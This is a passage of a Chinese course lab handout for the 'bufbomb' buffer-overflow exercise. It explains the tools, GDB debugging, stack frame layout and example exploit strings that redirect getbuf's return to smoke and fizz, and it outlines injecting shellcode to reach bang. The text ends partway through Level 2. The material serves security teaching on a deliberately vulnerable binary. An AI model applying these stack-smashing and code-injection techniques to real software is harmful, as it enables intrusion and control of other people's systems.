实验任务

> **提示**
>
> 在本章中，我们将针对不同级别的攻击，详细阐述实验所需达成的具体目标。

1. 实验环境配置与工具链

1.1 实验文件获取与解压

访问实验文件服务器，点这里下载，下载以学号命名的`<学号>.tar`文件。

⚠️ 关键提示：**不同学号对应不同的缓冲区布局，严禁混用实验包。**

下载完成后，请查看ubuntu虚拟机实验环境使用指南，将下载好的`<学号>.tar`实验包上传至实验平台。

通过执行以下命令解压文件：

```
tar xf <学号>.tar
```

```
<学号>.tar
    |- bufbomb      # 目标攻击程序
    |- makecookie   # Cookie生成器
    |_ hex2raw      # 字节编码转换工具
```

- `bufbomb`：这是本次实验的目标程序，我们将对其进行缓冲区溢出攻击，通过构造不同的攻击字符串来改变程序的运行行为。
- `makecookie`：用于根据用户输入的学号生成一个独特的`8`位`16`进制数字序列，即“`cookie`”，这个“`cookie`”将作为实验过程中需要插入到栈中的关键数据，用于标识和区分不同同学的实验成果。
- `hex2raw`：将十六进制格式的字符串转换为原始的字节序列，这在构建攻击字符串的过程中至关重要。

1.2 目标程序 `bufbomb` 说明

在首次运行 `bufbomb` 之前，需要为 `bufbomb` 文件添加执行权限，不然极有可能遇到 `bash: ./bufbomb: Permission denied` 的问题。命令如下：

```
$ chmod +x bufbomb
```


`bufbomb` 运行时参数说明:

```
$ ./bufbomb [-h] [-n] -u <学号>
```

- `-h`： 显示帮助信息
- `-n`： 启用Nitro模式（`Level 4` 必需）
- `-u`： 指定学号（决定cookie与栈布局）

每次在运行程序时均应指定"`-u [userid]`"，因为 `bufbomb` 程序将基于 `userid` 决定内部使用的 `cookie` 值（同 `makecookie` 程序的输出），并且在 `bufbomb` 程序内部，一些关键的栈地址取决于 `userid` 所对应的 `cookie` 值。

`bufbomb` 中函数之间的调用关系：



- 在 `main` 函数中， `launcher` 函数被调用了 `cnt` 次，然而除了最后的 `Nitro` 阶段（`Level 4`）外，其余情况下 `cnt` 的值均为1。
- 在 `Nitro` 阶段（`Level 4`）时，会调用 `testn` 和 `getbufn` 函数；而在其他阶段，则调用 `test` 和 `getbuf` 函数。

`bufbomb` 目标程序在运行时使用如下 `getbuf` 过程从标准输入读入一个字符串：

```
/* Buffer size for getbuf */
int getbuf()
{
    other variables ...;
    char buf[NORMAL_BUFFER_SIZE];    // 缓冲区大小>=32
    Gets(buf);                       // 无长度检查的读取操作（缓冲区溢出漏洞点）
    return 1;                        // 正常返回值为0x1
}
```

函数 `Gets` 与标准库中的 `gets` 过程相似，它负责从标准输入读取一个字符串，该字符串以换行符（`\n`）或文件结束符（`EOF`）为结束标志，并将读取到的字符串（以 `null` 空字符结尾）存入指定的目标内存位置。在 `getbuf` 函数的实现中，目标内存是一个大小为 `NORMAL_BUFFER_SIZE` 字节的数组 `buf`，其中 `NORMAL_BUFFER_SIZE` 是一个不小于 `32` 的常量。

然而，需要注意的是，`Gets` 函数并不会检查 `buf` 数组的大小是否足够容纳输入的字符串。它仅简单地将输入的全部字符串复制到目标地址，因此存在潜在的缓冲区溢出风险（也就是本实验的缓冲区溢出漏洞点）。

只有当用户输入的字符串长度不超过(`NORMAL_BUFFER_SIZE-1`)个字符时，`getbuf` 函数才能正常返回 `1`，避免溢出问题。如下列运行示例所示：

```
$ ./bufbomb -u 123456789    # `-u`后面的“`123456789`”是学号
Userid: 123456789
Cookie: 0x25e1304b
Type string:I love CS
Dud: getbuf returned 0x1
Better luck next time
```

但是，如果输入一个更长的字符串，则可能会发生类似下列的错误：

```
$ ./bufbomb -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string: I still maintain the point that designing a monolithic
kernel in 1991 is a fundamental error. Be thankful you are not my
student. You would not get a high grade for such a design.
Ouch!: You caused a segmentation fault!
Better luck next time
```

正如上面的错误信息所指，缓冲区溢出通常导致程序状态被破坏，产生存储器访问错误。

思考

此处，为什么会产生一个段错误（`segmentation fault`）？Linux x86的栈结构组成是什么样的?

本实验的核心任务是 **精心构造一个特定的输入字符串，即“攻击字符串”（exploit string），通过巧妙地引发缓冲区溢出，以实现预定的实验目标** 。

1.3 字节编码工具hex2raw

由于攻击字符串（`exploit string`）可能包含非`ASCII`可打印字符，直接编辑输入变得不可行。为了解决这个问题，实验提供了一款名为`hex2raw`的工具程序，它专门用于构造这类字符串。`hex2raw`程序能够从标准输入接收十六进制编码的字符串，其中每两个十六进制数字代表攻击字符串中的一个字节值，而 **不同的目标字节之间通过空格、换行等空白字符进行分隔**。随后，`hex2raw`将输入的每对十六进制编码数字转换为相应的二进制数表示的单个字节，并逐个输出到标准输出中，从而生成所需的攻击字符串。

注意，为了更清晰地理解攻击字符串的组成和内容，你可以在编码表示中使用换行符来分隔不同的部分，这样做并不会对字符串的解释和转换过程产生任何影响。此外，`hex2raw`程序还支持C语言风格的块注释，使你能够为攻击字符串添加注释（如以下示例所示），这同样不会影响字符串的解析与使用，从而提高了代码的可读性和可维护性。

```
# 有效输入示例
68 ef cd ab 00    /* push指令 */
83 c0 11           /* add指令 */
# 每字节必须为两个十六进制数字
# 允许使用C风格块注释
```

1.4 Cookie生成器makecookie

本实验的部分阶段要求根据`bufbomb`命令行选项中的`userid`（在本实验中应设置为学号）来计算生成特定的`cookie`值。每个`cookie`值是一个由8个十六进制数字组成的唯一字节序列（例如`0x1005b2b7`），确保每个`userid`对应一个唯一的`cookie`。为了生成与特定`userid`相对应的`cookie`，你可以使用m`akecookie`程序，并将该`userid`（学号）作为`makecookie`程序的唯一参数进行调用。

```
$ chmod +x makecookie      # 首次运行，给makecookie添加执行权限
```

```
$ ./makecookie 123456789
0x25e1304b
```

`0x25e1304b` 即为学号 `123456789` 对应的 `cookie` 值。

1.5 攻击测试与验证

你可以将攻击字符串保存在名为 `solution.txt` 的文件中，并通过执行以下命令（请将参数 `[userid]` 替换为你的学号）来测试攻击字符串在 `bufbomb` 上的运行结果。

- **方式一：管道直连**

运用管道操作符，将 `hex2raw` 程序从编码字符串转换得到的攻击字节序列直接传递给 `bufbomb` 程序进行测试。

```
$ chmod +x hex2raw      # 首次运行，给hex2raw添加执行权限
```

```
# 方式一：管道直连 （Level 0~3）
$ cat solution.txt | ./hex2raw | ./bufbomb -u [userid]

# Level 4，添加 “-n” 命令行选项
$ cat kaboom.txt | ./hex2raw -n | ./bufbomb -n -u [userid]
```

- **方式二：生成中间文件**

将攻击字符串的二进制字节序列保存到一个文件中，然后利用I/O重定向功能，将该文件作为输入源传递给bufbomb程序进行测试。

```
# 方式二：生成中间文件（Level 0~3）
$ ./hex2raw < solution.txt > solution-raw.bin
$ ./bufbomb -u [userid] < solution-raw.bin

# Level 4，添加 “-n” 命令行选项
$ ./hex2raw -n < solution.txt > solution-raw.bin
$ ./bufbomb -n -u [userid] < solution-raw.bin
```

1.6 ⚠️ 攻击字符串的一些注意事项

1. **禁止 `0x0A` 字节（换行符）**： `0x0A` 对应ASCII换行符 `\n`， `Gets()` 函数遇到该字符会立即终止输入，后续字节将被丢弃，导致攻击失效。
2. 注释格式严格性：**必须保留 `/*` 和 `*/` 两侧空格**。
3. **小端编码验证**：特别是多字节地址的写入。
4. 若要生成值为0的字节，应明确指定为00。

实战案例:

```
# ❌ 危险示例（包含0x0A）
68 0a cd ab 00   /* push $0xabcd0a00（含0x0A）*/

# ✅ 修正方案（替换0x0A为合法值）
68 0b cd ab 00   /* 将0x0a改为0x0b避免截断 */
```

```
# ❌ 非法格式示例
68efcdab00/* 无空格导致解析错误*/
68 ef cd ab 00/*缺少结束空格*/
68 ef cd ab 00 / * 错误符号分隔 * /

# ✅ 合法格式（前后有空格）
68 ef cd ab 00   /* 正确注释格式 */
```

```
# 示例：将smoke函数地址0x08048c20写入返回地址
# ❌ 常见错误：大端编码
68 08 04 8c 20   /*  （等同于 push $0x20048c08）错误！实际地址0x20048c08 */

# ✅ 正确编码：20 8c 04 08
68 20 8c 04 08   /* push $0x08048c20 */
```

1.7 GDB调试技巧

> 在开始使用 GDB 进行调试之前，请大家先仔细查阅GDB调试指南，按照指南安装 `gdb-dashboard` 插件，并且熟悉一些 GDB 的常用命令，这样才能更高效地完成后续的调试工作。

```
# 先将计好的攻击字符串写在solution.txt
$ ./hex2raw < solution.txt > solution-raw.bin # 将攻击字符串的二进制字节序列保存到solution-raw.bin

$ gdb bufbomb

# 关键断点设置
break *getbuf+<offset>  # 定位缓冲区起始地址
break getbuf            # 验证控制流劫持

# solution-raw.bin是由hex2raw生成的中间文件，攻击字符串的二进制字节序列
(gdb) run -u [userid] < solution-raw.bin
```

2. Level 0: smoke

2.1 实验目标

通过栈溢出攻击，篡改 `getbuf` 函数的返回地址，使其执行完毕后跳转到 `smoke` 函数而非返回 `test` 函数。

2.2 关键代码分析

在 `bufbomb` 实验包中，只有已经编译好的可执行文件，源代码没有直接给出，你需要通过反汇编或者其他调试工具来逆向分析这个可执行文件。为了帮助大家更好地理解 `bufbomb` 的工作原理，下面提供一些关键部分的源代码。

在 `bufbomb` 程序中， `getbuf` 函数被一个 `test` 函数调用，代码如下：

```
1  void test()
2  {
3      int val;
4      /* Put canary on stack to detect possible corruption */
5      volatile int local = uniqueval();   // 在栈上放置金丝雀值
6   (Canary)，用于检测栈是否被破坏
7
8      val = getbuf();
9
10     /* Check for corrupted stack */
11     if (local != uniqueval()) {         // 检查栈是否被破坏
12         printf("Sabotaged!: the stack has been corrupted\n");
13     }
14     else if (val == cookie) {
15         printf("Boom!: getbuf returned 0x%x\n", val);
16         validate(3);
17     } else {
18         printf("Dud: getbuf returned 0x%x\n", val);
19     }
20 }
21
22 /* 攻击目标函数 */
23 int getbuf()
24 {
25     char buf[NORMAL_BUFFER_SIZE];
26     Gets(buf);
27     return 1;
   }
```

正常情况下，当 `getbuf` 函数执行完返回语句后，程序会从 `test` 函数的第 10 行的 `if` 语句接着执行。但我们的目标是构造一个攻击字符串，当把这个攻击字符串输入到 `bufbomb` 目标程序后，让 `getbuf` 函数执行完 `return` 语句后，不回到 `test` 函数继续执行，而是去执行 `bufbomb` 程序里的 `smoke` 函数， `smoke` 函数的代码如下：

```
28  void smoke()
29  {
30      printf("Smoke!: You called smoke()\n");
31      validate(0);
32      exit(0);
33  }
```

这里要注意一下，攻击字符串可能会不小心破坏和本阶段实验无关的栈结构部分，但在这个级别里，这是可以接受的，因为 `smoke` 函数会让程序直接结束。

2.3 解题思路

为了帮助大家快速上手，下面给大家提供一种可能的解题思路：

- **Step1. 获取反汇编代码**：使用 `objdump -d` 命令获取 `bufbomb` 的反汇编源代码，然后把结果重定向到一个文件中。参考命令如下：

```
$ objdump -d bufbomb > bufbomb.s
```

- **Step2. 查找 `smoke` 函数地址**：打开 `bufbomb.s` 文件，在里面找到 `smoke` 函数，并记下它的地址。例如：

```
00000000004013c3 <smoke>:
  4013c3:   55                      push   %rbp
  4013c4:   48 89 e5                mov    %rsp,%rbp
  4013c7:   bf 08 30 40 00          mov    $0x403008,%edi
  4013cc:   e8 9f fc ff ff          call   401070 <puts@plt>
  4013d1:   bf 00 00 00 00          mov    $0x0,%edi
  4013d6:   e8 0f 0a 00 00          call   401dea <validate>
  4013db:   bf 00 00 00 00          mov    $0x0,%edi
  4013e0:   e8 1b fe ff ff          call   401200 <exit@plt>
```


这里 `smoke` 函数的地址就是 `0x4013c3`。

- **Step3. 观察 `getbuf` 函数栈帧结构**：同样在 `bufbomb.s` 文件里找到 `getbuf` 函数，观察它的栈帧结构。需要注意的是，**每位同学实验包里的栈帧地址或者大小可能会不太一样**。示例如下：

```
0000000000401c11 <getbuf>:
  401c11:   55                      push   %rbp
  401c12:   48 89 e5                mov    %rsp,%rbp
  401c15:   48 83 ec 30             sub    $0x30,%rsp
  401c19:   48 8d 45 d0             lea    -0x30(%rbp),%rax
  401c1d:   48 89 c7                mov    %rax,%rdi
  401c20:   e8 37 fa ff ff          call   40165c <Gets>
  401c25:   b8 01 00 00 00          mov    $0x1,%eax
  401c2a:   c9                      leave
```

```
401c2b:   c3                      ret
```

- `getbuf` 栈帧结构：
  - `buf` 起始地址：`%rbp - 0x30`（十进制：`48`）
  - 返回地址位置：`%rbp + 0x8`（旧`%rbp`占`8`字节）
  - 溢出偏移量：`0x30 + 0x8` = `56`字节



- **Step4. 设计攻击字符串**：我们要设计一个攻击字符串，用它来覆盖数组 `buf`，然后溢出并覆盖 `rbp` 和 `rbp` 上面的返回地址。攻击字符串的大小应该是 `buf 数组大小` + `8（test() 原 rbp 值）` + `8（test() 返回地址）` 字节。其中，前（`buf 大小 + 8（test() 原 rbp 值）`）字节可以是任意值，最后 `8` 字节必须是 `smoke 函数的地址`。这里要注意，返回地址要用 **小端格式** 表示。

组成部分	长度	内容说明	示例（十六进制）
填充数据	56字节	任意值（建议00或61（小写字母'a'的ASCII码））	61 61 61 ... 61（56个）
目标返回地址	8字节	smoke函数地址（小端格式）	c3 13 40 00 00 00 00 00

- **Step5. 创建攻击字符串文件**：把设计好的攻击字符串写在一个文件里，命名为 `smoke.txt`。`smoke.txt` 文件的格式可以参考工具程序hex2raw说明。

2.4 调试技巧

- 反汇编定位地址

```
objdump -d bufbomb > bufbomb.s  # 导出汇编代码
```

- GDB动态调试

```
# 先将计好的攻击字符串写在smoke.txt
$ ./hex2raw < smoke.txt > smoke-raw.bin # 将攻击字符串的二进制字节序列保存到
smoke-raw.bin

$ gdb bufbomb                  # 在命令中启动gdb
(gdb) break *getbuf+0x1a       # 在ret指令前断点（地址0x401c2b）

# 将参数[userid]替换为你的学号，smoke-raw.bin是由hex2raw生成的中间文件
(gdb) run -u [userid] < smoke-raw.bin

(gdb) x/gx $rsp                # 查看返回地址是否被覆盖
(gdb) quit                     # 退出GDB
```

或者也可以打断点到getbuf，使用nexti指令单步执行，观察getbuf运行的寄存器和栈帧状态。

```
(gdb) break getbuf             # 在getbuf函数打断点
(gdb) run -u [userid] < smoke-raw.bin
(gdb) nexti                    # 单步执行下一条指令，不进入函数内部

(gdb) x/gx $rsp                # 查看返回地址是否被覆盖
(gdb) quit                     # 退出GDB
```

2.5 攻击成功的显示结果

```
$ cat smoke.txt |./hex2raw |./bufbomb -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3. Level 1: fizz

3.1 实验目标

通过栈溢出攻击实现以下两个目标：

1. 劫持控制流使程序跳转至 `fizz` 函数；
2. 精确传递参数 `val = cookie`，触发验证逻辑。

3.2 关键代码分析

在bufbomb程序中有一个 `fizz` 函数，其代码如下：

```
/* 跳转目标函数 */
void fizz(int val)
{
   if (val == cookie) {
       printf("Fizz!: You called fizz(0x%x)\n", val);
       validate(1);
   } else
       printf("Misfire: You called fizz(0x%x)\n", val);
   exit(0);
}
```

本实验和 `Level 0` 有点类似，目标都是操控 `bufbomb` 程序。在 `getbuf` 函数执行 `return` 语句后，不再返回 `test` 函数，而是跳转到 `fizz` 函数并执行它的代码。不过，和 `Level 0` 中的 `smoke` 函数不同，`fizz` 函数在调用的时候需要一个特定的输入参数，这个参数必须要和通过 `makecookie` 函数生成的 `cookie` 值一模一样。所以，这次实验的难点就在于怎么构造攻击字符串，让缓冲区溢出时，既能把控制流转到 `fizz` 函数，又能正确传递所需的 `cookie` 参数值。

3.3 解题思路

- **Step1. 分析 `fizz` 函数的反汇编代码**

在 `bufbomb` 的反汇编源代码里找到 `fizz` 函数，看看它的反汇编代码长啥样。从反汇编代码中我们能发现，`fizz` 函数会把寄存器 `eax` 和 `edx` 里的数值进行比较。其中，寄存器 `eax` 的数值是从内存中存放 `cookie` 的位置取出来的，寄存器 `edx` 的数值是从 `rbp - 0x4` 字节的地址上取出来的。要想正确调用 `fizz` 函数，就得让这两个寄存器里的数值相等。所以，在设计攻击字符串的时候，要把 `rbp` 的值设置成栈上的某一个地址，然后把这个地址往下 `4` 字节的地方设置成 `cookie` 的参数值。注意，地址和 `cookie` 值都得用 **小端** 表示。

```
00000000004013e5 <fizz>:
  # --- 函数序言 (prologue) ---
  4013e5:   55                      push   %rbp
  4013e6:   48 89 e5                mov    %rsp,%rbp
  4013e9:   48 83 ec 10             sub    $0x10,%rsp          # 分配 16
```

```
字节栈空间（用于局部变量）

  # --- 参数处理与变量初始化 ---
  4013ed:   89 7d fc                mov    %edi,-0x4(%rbp)      # 将第一个
参数（EDI，32位）保存到栈帧的 -0x4 位置（局部变量）
  4013f0:   8b 55 fc                mov    -0x4(%rbp),%edx      # 将该局部
变量加载到 EDX（用于后续比较）
  4013f3:   8b 05 3f 3e 00 00       mov    0x3e3f(%rip),%eax    # 加载全局
变量 cookie 的值到 EAX
                                                                # RIP相对
寻址：cookie 地址 = 0x4013f3（当前指令起始地址） + 0x3e3f（偏移量） + 0x6（指令长
度） = 0x405238

  # --- 核心逻辑：比较参数与 cookie ---
  4013f9:   39 c2                   cmp    %eax,%edx
  4013fb:   75 20                   jne    40141d <fizz+0x38>

  # --- 分支1：参数等于 cookie（验证成功）---
  4013fd:   8b 45 fc                mov    -0x4(%rbp),%eax
  401400:   89 c6                   mov    %eax,%esi
  401402:   bf 23 30 40 00          mov    $0x403023,%edi
  401407:   b8 00 00 00 00          mov    $0x0,%eax
  40140c:   e8 cf fc ff ff          call   4010e0 <printf@plt>
  401411:   bf 01 00 00 00          mov    $0x1,%edi
  401416:   e8 cf 09 00 00          call   401dea <validate>
  40141b:   eb 14                   jmp    401431 <fizz+0x4c>

  # --- 分支2：参数不等于 cookie（验证失败）---
  40141d:   8b 45 fc                mov    -0x4(%rbp),%eax
  401420:   89 c6                   mov    %eax,%esi
  401422:   bf 48 30 40 00          mov    $0x403048,%edi
  401427:   b8 00 00 00 00          mov    $0x0,%eax
  40142c:   e8 af fc ff ff          call   4010e0 <printf@plt>

  # --- 函数结尾（公共路径）---
  401431:   bf 00 00 00 00          mov    $0x0,%edi
  401436:   e8 c5 fd ff ff          call   401200 <exit@plt>
```

- **Step2. 修改返回地址**

要把原来 `test` 的返回地址修改一下，让程序在调用 `getbuf` 函数之后，跳转到 `fizz` 函数继续执行。这里要注意，其实我们不需要真的调用 `fizz` 函数，只需要跳转到 `fizz` 函数里的特定指令（比如说访问或者传送被比较数值的指令）开始执行就行。所以，得好好考虑一下返回地址该怎么选。同样，返回地址也要用 **小端** 格式表示。

- **Step3. 设计攻击字符串**

  设计一个攻击字符串，用它来覆盖数组 `buf`，然后溢出并覆盖 `rbp` 和 `rbp` 上面的返回地址。攻击字符串的大小应该是 `buf 数组大小` + `8（test() 原 rbp 值）` + `8（test() 返回地址）` 字节。把设计好的攻击字符串写到一个文件里，文件名叫 `fizz.txt`。

  这里有几个关键的修改点：

- 攻击（修改）返回地址区域：把返回地址改成我们想要跳转的地方。
- 修改原 `rbp` 值：把 `rbp` 的值设置成合适的栈地址。
- 修改被引用的栈存储数值：把栈上特定地址的数值改成 `cookie` 值。

3.4 调试技巧

在这个级别里，需要用 GDB 调试工具来获取栈的信息。下面给大家举个具体的例子：

- **Step1. 启动 GDB 并设置断点**

```
$ gdb bufbomb                # 在命令中启动gdb
(gdb) break getbuf           # 在getbuf函数打断点
Breakpoint 1 at 0x401c15
(gdb) break Gets             # 在Gets函数打断点
Breakpoint 2 at 0x401660
(gdb) run -u 123456789       # 将参数123456789替换为你的学号
Userid: 123456789
Cookie: 0x25e1304b           # cookie的值

Breakpoint 1, 0x0000000000401c15 in getbuf ()
```

- **Step2. 查看当前的栈帧信息**

```
(gdb) info f
Stack level 0, frame at 0x556734f0:
 rip = 0x401c15 in getbuf; saved rip = 0x4014bb
 called by frame at 0x55673510
 Arglist at 0x556734e0, args:
 Locals at 0x556734e0, Previous frame's sp is 0x556734f0
 Saved registers:
  rbp at 0x556734e0, rip at 0x556734e8
```

从这里我们能看到当前 `rbp` 的栈帧地址是 `0x556734e0`。

- **Step3. 继续执行并查看当前栈帧**

```
(gdb) continue
Continuing.

Breakpoint 2, 0x0000000000401660 in Gets ()
(gdb) bt                                          # backtrace（或简写为bt）命
令查看当前栈帧
#0  0x0000000000401660 in Gets ()
#1  0x0000000000401c25 in getbuf ()
#2  0x00000000004014bb in test ()
#3  0x00000000004018aa in launch ()
#4  0x0000000000401997 in launcher ()
```

```
#5  0x0000000000401bfe in main ()
```

这里，`#0` 表示当前的栈帧，也就是 `Gets` 函数。

- **Step4. 查看栈帧中的详细信息**

```
(gdb) info f
Stack level 0, frame at 0x556734b0:
 rip = 0x401660 in Gets; saved rip = 0x401c25
 called by frame at 0x556734f0
 Arglist at 0x556734a0, args:
 Locals at 0x556734a0, Previous frame's sp is 0x556734b0
 Saved registers:
  rbp at 0x556734a0, rip at 0x556734a8
```


从这里我们能看到当前 `rbp` 的内存地址是 `0x556734a0`。

- **Step5. 查看指定内存地址上的内容**

```
(gdb) x/30x 0x556734a0
0x556734a0 <_reserved+1037472>: 0x556734e0      0x00000000
0x00401c25      0x00000000
0x556734b0 <_reserved+1037488>: 0x00000000      0x00000000
0xf7dcd268      0x00007fff
0x556734c0 <_reserved+1037504>: 0x00000000      0x1b05dfe4
0xd6bcca00      0x660c0a91
0x556734d0 <_reserved+1037520>: 0x556734e0      0x00000000
0x004019ca      0x00000000
0x556734e0 <_reserved+1037536>: 0x55673500      0x00000000
0x004014bb      0x00000000
0x556734f0 <_reserved+1037552>: 0x00000000      0x00000000
0x1b05dfe4      0x00007fff
0x55673500 <_reserved+1037568>: 0x55675fe0      0x00000000
0x004018aa      0x00000000
0x55673510 <_reserved+1037584>: 0xf4f4f4f4      0xf4f4f4f4
```

- **Step6. 得出栈帧结构**

根据上面的操作，我们可以得出在这个示例中的栈帧结构如下：



3.5 攻击成功的显示结果

```
$ cat fizz.txt |./hex2raw |./bufbomb -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string:Fizz!: You called fizz(0x25e1304b)
VALID
NICE JOB!
```

4. Level 2: bang

4.1 实验目标

通过注入自定义机器指令（`shellcode`）实现：

- 修改全局变量 `global_value = cookie`
- 劫持控制流跳转至 `bang` 函数

4.2 关键代码分析

攻击原理概述

在高级的缓冲区攻击中，攻击者会在精心构造的攻击字符串里嵌入实际的机器指令。同时，改写栈上原本的返回地址指针，让它指向这些攻击机器指令的起始位置。当被攻击的函数（比如 `getbuf` 函数）执行返回指令时，程序就不会再返回上层调用过程，而是转而执行攻击者植入的代码。

这种攻击方式让攻击者拥有很大的控制权，能让被攻击程序执行任意操作。这些和攻击字符串一起放在栈上的代码，被叫做攻击代码或者利用代码（`exploit code`）。

在 `bufbomb` 程序中，有一个 `bang` 函数，代码如下：

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

本实验和 Level 0、Level 1 的目标类似，核心挑战是让 `bufbomb` 程序跳过返回 `test` 函数这一步，转而执行 `bang` 函数的代码。为了达成这个目标，攻击代码要精准完成下面几个关键步骤：

- 把全局变量 `global_value` 设置成和特定 `userid`（也就是学号）匹配的 `cookie` 值。
- 把 `bang` 函数的地址准确无误地压入栈中。
- 执行一条 `ret` 指令，让程序从栈中弹出这个地址，然后跳转到 `bang` 函数的某个位置，继续执行其内部代码。需要注意的是，本实验程序不需要真的调用 `bang` 函数，只要跳转到 `bang` 函数的特定指令（例如访问 / 传送被比较数值的指令）开始执行就行。

要强调的是，这种攻击行为在真实环境中是违法的，会导致严重的安全后果。所以，这些实验只适用于教育和研究，必须在受控、隔离的环境中进行。

操作建议

- 可以使用GDB获得构造攻击字符串所需的信息。参考 `Level1` 中的GDB使用示例，例如在 `getbuf` 函数里设置一个断点并执行到该断点处，进而确定 `buf` 缓冲区等变量的地址。`global_value` 和 `bang` 函数的地址可以从 `bufbomb` 反汇编代码中的 `bang` 函数中获取。
- 手工进行指令的字节编码枯燥且容易出错。相反，可以使用一些工具来完成该工作，具体可参考本章最后的实验提示。
- 不要试图利用 `jmp` 或者 `call` 指令跳到 `bang` 函数的代码中，这些指令使用相对 `PC` 的寻址，很难正确达到前述目标。相反，应向栈中压入地址（`push` 指令）并使用 `ret` 指令实现跳转。

4.3 解题思路

- **Step1. 放置攻击代码并设置返回地址**

想办法 **把攻击（机器指令）代码放到栈上，同时让返回地址指针指向该代码的起始位置** 。这样，当执行 `ret` 指令时，程序就会开始执行攻击代码，而不是返回上层函数，从而可以让被攻击程序做任何我们想让它做的事。

- **Step2. 编写攻击代码功能**

  攻击（机器指令）代码要完成以下功能：

  a. 首先使用 `mov` 指令将全局变量 `global_value` 设置为对应 `userid` 的 `cookie` 值；


  b. 接着使用 `push` 指令将 `bang` 函数的地址压入栈中；

  c. 最后执行一条 `ret` 指令，从而跳转到 `bang` 函数的代码继续执行。

- **Step3. 构造Shellcode**

按照上述Step2 创建汇编文件bang.S，参考本章最后的实验提示，编译并提取机器码。

栈结构示意图：



4.4 调试技巧

```
# 先将计好的攻击字符串写在bang.txt
$ ./hex2raw < bang.txt > bang-raw.bin # 将攻击字符串的二进制字节序列保存到
bang-raw.bin

# 启动GDB
(gdb) b *getbuf+0x1a          # 在ret指令前断点
